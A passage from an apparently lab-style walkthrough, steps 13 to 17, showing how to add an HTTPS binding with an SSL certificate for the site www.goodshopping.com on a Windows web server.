
13. The **Site Bindings** window appears; click **Add...**




14. The **Add Site Binding** window appears; choose **https** from the **Type** field drop-down list. Once you choose the https type, the port number in the **Port** field automatically changes to **443** (the channel on which HTTPS runs).

15. Choose the **IP address** on which the site is hosted (here, **10.10.1.19**).


16. Under the **Host name** field, type **www.goodshopping.com**. Under the **SSL certificate** field, select **GoodShopping** from the drop-down list, and click **OK**.



17. The newly created SSL certificate is added to the **Site Bindings** window; then, click **Close**.



